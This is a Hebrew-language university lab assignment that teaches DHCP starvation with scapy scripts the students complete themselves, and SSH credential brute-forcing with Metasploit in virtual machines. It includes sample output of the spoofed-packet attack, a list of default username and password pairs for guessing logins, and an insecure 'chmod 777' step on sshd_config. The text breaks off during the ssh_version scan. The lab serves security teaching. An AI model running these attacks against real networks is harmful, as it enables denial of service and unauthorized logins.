



Homework 3 - DHCP Starvation + SSH brute force scan

1. כללי

- בחלק הראשון של מעבדה זו נלמד חולשה יסודית בפרוטוקול ה-DHCP. פרוטוקול זה נפוץ מאוד מכיוון שהוא עובד על בסיס תקשורת UDP שהינה בעלת latency נמוך.
מתקפת DHCP Starvation מנצלת את תמימות הפרוטוקול, ושואבת מהשרת את כל כתובות ה-ip הפנויות שקיימות לו, ובכך גורמת לקריסת השרת – אי יכולת שלו לספק כתובות ip למשתמשים חדשים ברשת.
- בחלק השני נבצע התקפת Brute force באמצעות תוכנת Metasploit, שהיא תוכנה לבדיקת חדירות (Penetration testing). חלק זה יתבצע באמצעות פרוטוקול SSH וסריקתו.
- את המעבדה יש להגיש בזוגות באתר moodle בפורמט הבא: LAB3_DHCP_ID1_ID2.pdf
- **קראו היטב את המשימות. ענו על שאלות ההכנה והשאלות במהלך הניסוי.**
- **במידת הצורך צרפו תמונות וצילומי מסך המתאימים לתשובתכם.**
- **לפני שאתם מבצעים צילומי מסך הריצו מהטרמינל את הסקריפט print_names.py (ערכו אותו כך שיכיל את השמות והת"ז שלכם). השורה צריכה להופיע בתמונה.**

```
root1@kali:~$ cd Desktop/DHCP/
root1@kali:~/Desktop/DHCP$ python3 print_names.py
Israel Israeli 102030405 | Dani Din 506070809 | Sun Oct  4 13:21:03 2020
root1@kali:~/Desktop/DHCP$
```



2. ספרות

- B. Ballmann, Understanding Network Hacks Attack and Defense with Python. 2015.
- J. James. Broad Q Broad, Hacking with Kali : Practical Penetration Testing Techniques. (First edition.. ed.) 2014.
- ברק גונן, תכנות בשפת פייתון. הוצאת גבהים 2017
- עומר רוזנבוים ושלומי הוד, רשתות מחשבים. הוצאת גבהים 2016
- https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol
- https://www.netmanias.com/en/post/techdocs/5998/dhcp-network-protocol/understanding-the-basic-operations-of-dhcp
- https://www.metasploit.com/
- https://en.wikipedia.org/wiki/Secure_Shell

חלק א' - DHCP

3. שאלות הכנה

3.1 פרוטוקול DHCP

א. מה תפקידו?

ב. אילו סוגי הודעות מועברות ע"י הפרוטוקול? מה מבנה כל אחת מהבקשות?

ג. לפרוטוקול ארבע סוגי הודעות [DISCOVER,OFFER,REQUEST,ACK] פרטו על כל סוג הודעה המעוברת ע"י הפרוטוקול:

- מה מבנה כל אחת מהבקשות?
- מהו סדר ההודעות התקין בתקשורת לקוח-שרת?
- מי שולח למי כל הודעה?
- מהן כתובות הנמען והמען בכל סוג של הודעה? פרט לגבי כתובות MAC ו-ip.

ד. באילו פורט\פורטים מתקבלות הודעות ה-DHCP? מה היתרון בשימוש בפורט זה?

ה. מהם מצבי העבודה ששרת ה DHCP יכול לעבוד בהם? הסבר עליהם בקצרה.


3.2 DHCP Starvation

א. איזו הודעה יש לשלוח בתור התוקף ע"מ לקחת כתובת ip מהשרת? (מתוך 4 ההודעות בDHCP), והאם נדרשת הודעת DHCP DISCOVER מקדימה לכך?

ב. איך ניתן לדעת איזה ip לבקש מהשרת? (רמז: מופיע באחת ההודעות שהשרת שולח).

ג. תארו במילים את אופן פעולת DHCP Starvation.

ד. התקפה נוספת בפרוטוקול היא DHCP hijacking, הסבר עלייה באופן איכותי.



4. מהלך הניסוי

4.1 שלב א׳ – הכנת התשתית לביצוע הניסוי

פתחו מכונה וירטואלית: Kali – Attacker. פתחו Wireshark.

שימו לב: אם המתקפות בסעיפים הבאים לא עובדת כמצופה, חזרו למדריך VirtualBox Networks Manual - שצורף בתחילת הקורס למודל, וודאו שהגדרתם נכון את המכונות ואת שרת ה-DHCP.

4.2 שלב ב' – DHCP Starvation:

4.2.1 פתחו את קובץ הפייתון send_spoofed_dhcp_discover.py, וקראו את הקוד.

מטרת סקריפט זה היא לשלוח הודעות DISCOVER לרשת, ע"מ שהסקריפט בסעיף ב' יוכל לקלוט את הודעות ה-OFFER ששרת הDHCP מחזיר בתגובה.

- שימו לב להערות בקוד, הן יעזרו לכם.

מלאו את השדות החסרים:

✓ Source MAC Address – מלאו את השדה כך שינפיק כתובת MAC רנדומלית (קיימת פונקציה מתאימה בספריית random ובפרט randint).

✓ Xid – מלאו את השדה ליצירת XID רנדומלי. (מספר 0-0xffffffff)

✓ Ethernet packet type

✓ Destination IP

4.2.2 פתחו את קובץ הפייתון sniff_offer_and_send_req.py, וקראו את הקוד.

מטרתו היא לקלוט הודעות OFFER שנשלחו משרת ה-DHCP ולשלוח בתגובה אליהן הודעות REQUEST ע"מ לרוקן את כתובות ה-ip של השרת.

נעשה שימוש בחלק מהשדות בהודעת ה-OFFER בהתאם לשימושינו.

מלאו את השדות החסרים:


✓ Filter – פילטר לפונקציית ההסנפה, מלאו בהתאם לפורט הרלוונטי. (לדוג' "udp port 2").

✓ מספר המייצג הודעת DISCOVER.

✓ מספר המייצג הודעת OFFER.

✓ השדה בו נמצא כתובת ה-ip הפנויה (שהתקבלה משרת ה-DHCP).

✓ מספר המייצג הודעת REQUEST.



4.2.3 **<u>לאחר מילוי שני הסקריפטים כראוי, יש לפתוח שני חלונות Terminal באותה התחנה.</u>**


1. בראשון יש **<u>להריץ תחילה</u>** את sniff_offer_and_send_req.py.
2. **לאחר שהרצתם את הראשון** (והתחלתם הסנפה של הפורט לקבלת OFFER משרת הDHCP), יש להריץ את send_spoofed_dhcp_discover.py בחלון הטרמינל השני.
3. להמשך שליחת הודעות DISCOVER מזוייפות יש ללחוץ Enter.

4.2.4 כעת תוכלו לראות את הצלחת ההתקפה:

```
root@kaliVic:~# python send_spoofed_dhcp_discover_solved.py
Spoofed MAC: d8:13:f9:4a:dd:e1
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
Spoofed MAC: e0:22:03:3d:2b:01
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
Spoofed MAC: 88:fc:e7:2b:1d:d4
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
```

```
root@kaliVic:~# python sniff_offer_and_send_req_solved.py
Sniffing DHCP offers on eth0, and sending requests for Starvation...
got dhcp discover (spoofed mac: d8:13:f9:4a:dd:e1)
got dhcp offer with suggested ip: 192.168.6.251. spoofing accordingly...
.
Sent 1 packets.
got dhcp discover (spoofed mac: e0:22:03:3d:2b:01)
got dhcp offer with suggested ip: 192.168.6.250. spoofing accordingly...
.
Sent 1 packets.
got dhcp discover (spoofed mac: 88:fc:e7:2b:1d:d4)
got dhcp offer with suggested ip: 192.168.6.249. spoofing accordingly...
.
Sent 1 packets.
```


- ניתן לראות שה-sniff שלנו מקבל את ה-DISCOVER המזוייף ששלחנו, עם ה-MAC המזוייף.
- ניתן לראות קבלת OFFER עם כתובת ip פנויה מהשרת.
- ניתן לראות שכאשר נשלח הודעת DISCOVER נוספת, נקבל הצעה ל-ip שונה, מה שאומר שהקודם כבר יצא ממאגר (pool) כתובות ה-ip הפנויות של השרת.
- אם נמשיך ככה עד להתרוקנות המאגר, נוכל לחבל בשרת ה-DHCP ולא לאפשר לו לתת כתובות ip למשתמשים חדשים ברשת.



- **סכמו את פעולת המתקפה תוך הסבר של השדות שמילאת בסקריפטים השונים. צרפו צילומי מסך מתאימים המעידים על הצלחת הפעולה (כפי שמצורפים פה).**

4.3 <u>שלב ד' – הגנה</u>

4.3.1 תארו כיצד הייתם מנסים לגלות מתקפת DHCP Starvation.



חלק ב' – Metasploit + SSH

5. שאלות הכנה

פרוטוקול SSH

- הסבירו על הפרוטוקול.
- מה השימושים העיקריים בו?
- בהמשך לתשובה לסעיף הקודם, מאיזה סיבה משתמשים בו דווקא כך?
- ציינו במה שונה פרוטוקול זה מפרוטוקול אחר אותו אתם מכירים.

Metasploit

- הסבירו על תוכנת Metasploit.
- מה השימושים העיקריים בה?
- מהם הצעדים הבסיסיים לביצוע מתקפה ע"י שימוש ב Metasploit?
- איזה מערכת/מערכות הפעלה ניתנות לניצול ע"י Metasploit?

6. מהלך הניסוי

בחלק הבא נשתמש בתוכנת metasploit לצורך הדגמת מתקפת brute force לחיבור SSH.

מתקפת brute force הינה ניסיון לפצח שם משתמש, מפתח או סיסמא ע"י ניסוי וטעיה.


ראשית נפתח חיבור SSH מהקורבן.

שם נגדיר שם משתמש וסיסמא באמצעותם משתמשים יכולים להתחבר בSSH אל הקורבן. זה ידמה מצב של משתמשים שיוצרים קשר עם שירות (הקורבן). משם נעבור למחשב התוקף, נפתח את תוכנת הMETASPLOIT, נחפש מי (איזה IP) מחובר ברשת המקומית, ננחש שמות משתמשים וסיסמאות תוך שימוש במקביליות התוכנה.

ברגע שנמצא את שם המשתמש והסיסמא נוכל להתחבר בSSH לקורבן והפריצה תסתיים.

Metasploit הינה תוכנת המאפשרת הרצת מודולים שונים, שמבצעים סריקות ובודקים חדירות דרך פרוטוקולים שונים.

לצורך הדגמת יכולת התוכנה, אנו נשתמש בחלק הקרוב בשני מודולים הקשורים לחיבור SSH , הראשון SSH_VERSION והשני SSH_LOGIN. כפי שיש כזה לSSH , יש עוד המון כאלו בMETASPLOIT.



שלב א' – הכנת התשתית לביצוע הניסוי

שימו לב: יתכן כי הפקודות בגרסאות שונות יהיו שונות מהכתוב כאן, אם כך חפשו באינטרנט את הפקודה שמתאימה לגרסה שלכם.

1. העבירו את מחשב הקורבן ל- ip הבא (ע"י הפקודה הבאה):

```
sudo ifconfig eth0 10.0.2.1 netmask 255.255.255.0
```

בדקו בעזרת ip a שאכן הכתובת השתנתה


2. בתחנה השנייה (התוקף) כתבו:

```
sudo ifconfig eth0 10.0.2.2 netmask 255.255.255.0
```

בדקו בעזרת ip a שאכן הכתובת השתנתה


3. וודאו תקשורת בין התחנות באמצעות פינג. (יש צורך בשתי תחנות תקינות)
4. וודאו בעזרת מטמון ה-arp שהתקשורת מתבצעת על eth0. אם יש בעיה, נסו לכבות את התקשורת של eth1.
5. אפשר לשנות את כתובות ה-IP גם דרך Advanced Network Connections

זכרו לעשות ניתוק ואז חיבור מהרשת כדי שהפרמטרים יתעדכנו.



שלב ב' – הניסוי

- **בצעו את השלבים המתוארים במעבדה הבאה .**
- **הגישו מסמך PDF עם התשובות לשאלות ההכנה ולסריקות אותן ביצעתם.**
- **צרפו צילומי מסך מתאימים (עם השורה שמדפיסה את השמות שלכם, היעזרו בסקריפט מהמודל print_names.py).**



<u>שלב ראשון – המחשב הקורבן</u>

1. הוסיפו משתמש חדש בשם newuser עם סיסמא newuser1 להרשאות .
2. בצעו זאת ע"י:

```
sudo useradd -d /home/yourname -m yourname
sudo passwd yourname
now enter password: yourpassword
```

```
root1@kali:~$ useradd -d /home/yourname -m yourname
bash: useradd: command not found
root1@kali:~$ sudo useradd -d /home/yourname -m yourname
root1@kali:~$ sudo passwd yourname
New password:
Retype new password:
passwd: password updated successfully
```

3. ערכו את קובץ הגדרות אתחולי הssh באחת הדרכים הבאות:

הקובץ נמצא ב-path: `/etc/ssh/sshd_config`

<u>דרך ראשונה:</u>

אפשר דרך הטרמינל: הריצו את הפקודה

`sudo vim /etc/ssh/sshd_config`

הטקסט יפתח ושנו את השורה המכילה PermitRootLogin שתהיה כך (עורכים על ידי לחיצה על i ומפסיקים עריכה על ידי ESC):

`PermitRootLogin no`

שמרו את הקובץ ע"י לחיצה על !wq:

בדקו שהקובץ השתנה על ידי הרצת `cat /etc/ssh/sshd_config`

<u>דרך שנייה:</u>

תנו לעצמכם הרשאות עריכה של הקובץ על ידי הרצת

`sudo chmod 777 /etc/ssh/sshd_config`

ואז כנסו לתיקייה `/etc/ssh/sshd_config` ופתחו את הקובץ בעזרת עורך טקסט ושנו את השורה הרלוונטית, זכרו לשמור בסוף.

4. כעת צרו חיבור SSH ב kali victim ע"י הפקודות הבאות: (אם או בלי SUDO בהתאם להרשאות הנדרשות. ככלל אצבע - מה שאפשר לעשות בלי SUDO עושים בלי)

```
sudo systemctl start ssh.socket
sudo systemctl enable ssh.socket
sudo systemctl status ssh.socket
```

```
root@HackWare:~# sudo systemctl start ssh.socket
root@HackWare:~# sudo systemctl enable ssh.socket
Created symlink /etc/systemd/system/sockets.target.wants/ssh.socket → /lib/systemd/system/ssh.socket.
root@HackWare:~# systemctl status ssh.socket
● ssh.socket - OpenBSD Secure Shell server socket
   Loaded: loaded (/lib/systemd/system/ssh.socket; enabled; vendor preset: disabled)
   Active: active (listening) since Fri 2019-09-06 06:40:49 MSK; 17s ago
   Listen: [::]:22 (Stream)
 Accepted: 0; Connected: 0;
    Tasks: 0 (limit: 4915)
   Memory: 0B
   CGroup: /system.slice/ssh.socket

сен 06 06:40:49 HackWare systemd[1]: Listening on OpenBSD Secure Shell server socket.
root@HackWare:~#
```


```
root1@kali:/$ sudo systemctl start ssh.socket
[sudo] password for root1:
root1@kali:/$ sudo systemctl enable ssh.socket
Created symlink /etc/systemd/system/sockets.target.wants/ssh.socket → /lib/systemd/system/ssh.socket.
root1@kali:/$ sudo systemctl status ssh.socket
● ssh.socket - OpenBSD Secure Shell server socket
     Loaded: loaded (/lib/systemd/system/ssh.socket; enabled; vendor preset: disabled)
     Active: active (listening) since Sun 2020-10-04 15:20:51 IDT; 23s ago
     Listen: [::]:22 (Stream)
   Accepted: 0; Connected: 0;
      Tasks: 0 (limit: 1110)
     Memory: 28.0K
     CGroup: /system.slice/ssh.socket

Oct 04 15:20:51 kali systemd[1]: Listening on OpenBSD Secure Shell server socket.
root1@kali:/$
```

<u>שלב שני – המחשב התוקף</u>

1. אחרי שבדקנו את התקשורת בין שתי התחנות (ping & arp eth0 cache) , ראשית נייצר קובץ שמות משתמשים וסיסמאות. נשמור אותו בנתיב מסוים (במדריך זה נקרא לו my_path) .

מבנה הקובץ אמור להיות כזה: (שם משתמש וסיסמא) .



```
root root
root toor
root tarot
admin admin
admin 12345
root Complexity
msfadmin msfadmin
```

ייצרו קובץ כזה עם מספר שמות משתמשים וסיסמאות.

הוסיפו את השורה עם שם המשתמש והסיסמא שלכם: yourname yourpassword

מאוחר יותר נזין את התוכנה metasploit בקובץ הזה וכך "ננחש" את השם משתמש וסיסמא של חיבור הSSH.

1. כעת, נחפש את תוכנת metasploit ונפתח אותה.

נשתמש תחילה במודול **ssh_version**.

<u>סריקת SSH:</u>


ssh (Secure Shell) הינו פרוטוקול נפוץ מאוד וישנן הרבה גרסאות של פרוטוקל זה אשר פגיעות למתקפות שניתן להריץ דרך Metasploit.

ssh הינו פרוטוקול שמאזין לפורט 22 ואנחנו יכולים למצוא פירוט במאגר מידע שלנו איזה תחנות מאזינות לפורט זה.

אנחנו עדין בשלב של ניצול חולשות כדי לאסוף מידע ולכן נרצה תחילה לדעת איזה גרסת ssh פועלת על התחנות המותקפות שלנו. לכן נריץ תחילה את המודל **ssh_version** (באופן כללי אנו מסוגלים לעשות חיפוש לפי מילת מפתח ולקבל את כול המודלים הקשורים למילה זו, לכן לדוגמא אם הינו מחפשים ssh הינו מוצאים כמה אפשרויות כאשר מתוכם אנו נבחר את המודל שמשרת אותנו הכי טוב)

הרצת המודל תניב לנו תוצאות לגבי גרסת הssh ובכך נוכל לדעת איזה תחנות יותר פגיעות ואילו פחות לפי הגרסה (כמובן שבשלב זה התוצאות לא אומרות לנו כלום אך חיפוש זריז באינטרנט או ב openVas יגלה לנו איזה גרסאות יותר פגיעות ואילו פחו ואיך יהיה הכי קל לנצל אותן).

2. על מנת לפתוח את המודל ssh_version , בצעו את הפקודות

